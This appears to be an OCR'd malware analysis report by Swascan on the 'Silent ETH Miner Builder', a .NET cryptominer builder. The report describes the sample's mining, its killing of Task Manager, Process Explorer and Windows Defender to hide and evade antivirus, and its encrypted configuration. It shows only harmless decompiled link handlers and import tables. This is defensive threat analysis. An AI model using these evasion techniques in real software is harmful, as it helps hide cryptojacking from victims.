Swascan
TINEXTA GROUP

Silent ETH Miner Builder

www.swascan.com
info@swascan.com


Swascan
TINEXTA GROUP


Silent ETH Miner Builder: malware analysis

An ETH Miner threat permits to a threat actor to exploit system resources (CPU and GPU) of the compromised machine to generate Ethereum cryptovalues ("mining" in technical terms) and connect to the contacted pool to collaborate with the other miners in order to find a block of the blockchain. Mining activities could lead to elevated power consumptions and some hardware components wear because they are involved to recurring stress.

In this analysis it has been taken into consideration the builder of a Silent ETH Miner sample, which performs mining operations and it does "process masking" techniques by pointing to terminate some specific processes which, as we will see next, are related to Process Explorer, Process Hacker, Task Manager and Performance Monitor (to render more difficult the research of the issue of CPU spikes problem that is generated by the execution of the threat).


The analyzed executable has been compiled in VB .NET, in fact it is possible to see that the only performed import is mscoree.dll






To maintain efficiency and speed during the mining execution a BackgroundWorker object is created in a concurrent context.


Swascan
TINEXTA GROUP




labelGitHub_LinkClicked	-	.NET-Managed
labelHackforums_LinkClicked	-	.NET-Managed
labelWiki_LinkClicked	-	.NET-Managed
toggleEnableIdle_CheckedC...	-	.NET-Managed
MephButton1_Click	-	.NET-Managed
Dispose	-	.NET-Managed
InitializeComponent	-	.NET-Managed
get_MephForm1	-	.NET-Managed
set_MephForm1	-	.NET-Managed
get_BackgroundWorker2	-	.NET-Managed
set_BackgroundWorker2	-	.NET-Managed

From the extracted strings is possible to see how the threat has the ability to terminate the processes of Windows Defender to perform AV evasion.







The Silent ETH Miner builder has associations related to two URLs, referred to a GitHub page and to a thread of Hackforums[.]net:





```
private void labelGitHub_LinkClicked(object sender, LinkLabelLinkClickedEventArgs e)
{
    Process.Start("https://github.com                    );
}

private void labelHackforums_LinkClicked(object sender, LinkLabelLinkClickedEventArgs e)
{
    Process.Start("https://hackforums.net                    ');
}
```




The analyzed executable is a “builder” that contains references to payload output and compilation of external assemblies:



There are numerous references to encryption, in particular to asymmetric encryption algorithms and RijndaelManaged because, as we will see further, some configuration strings are encrypted.







Swascan
TINEXTA GROUP


functions (502)	blacklist (4)	type (2)	ordinal (0)	library (1)
_CorExeMain	-	implicit	-	mscoree.dll
.ctor	-	.NET-Managed	-	-
BeginInvoke	x	.NET-Managed	-	-
EndInvoke	-	.NET-Managed	-	-
Invoke	-	.NET-Managed	-	-
Main	-	.NET-Managed	-	-
.ctor	-	.NET-Managed	-	-
OnCreateMainForm	-	.NET-Managed	-	-
.ctor	-	.NET-Managed	-	-
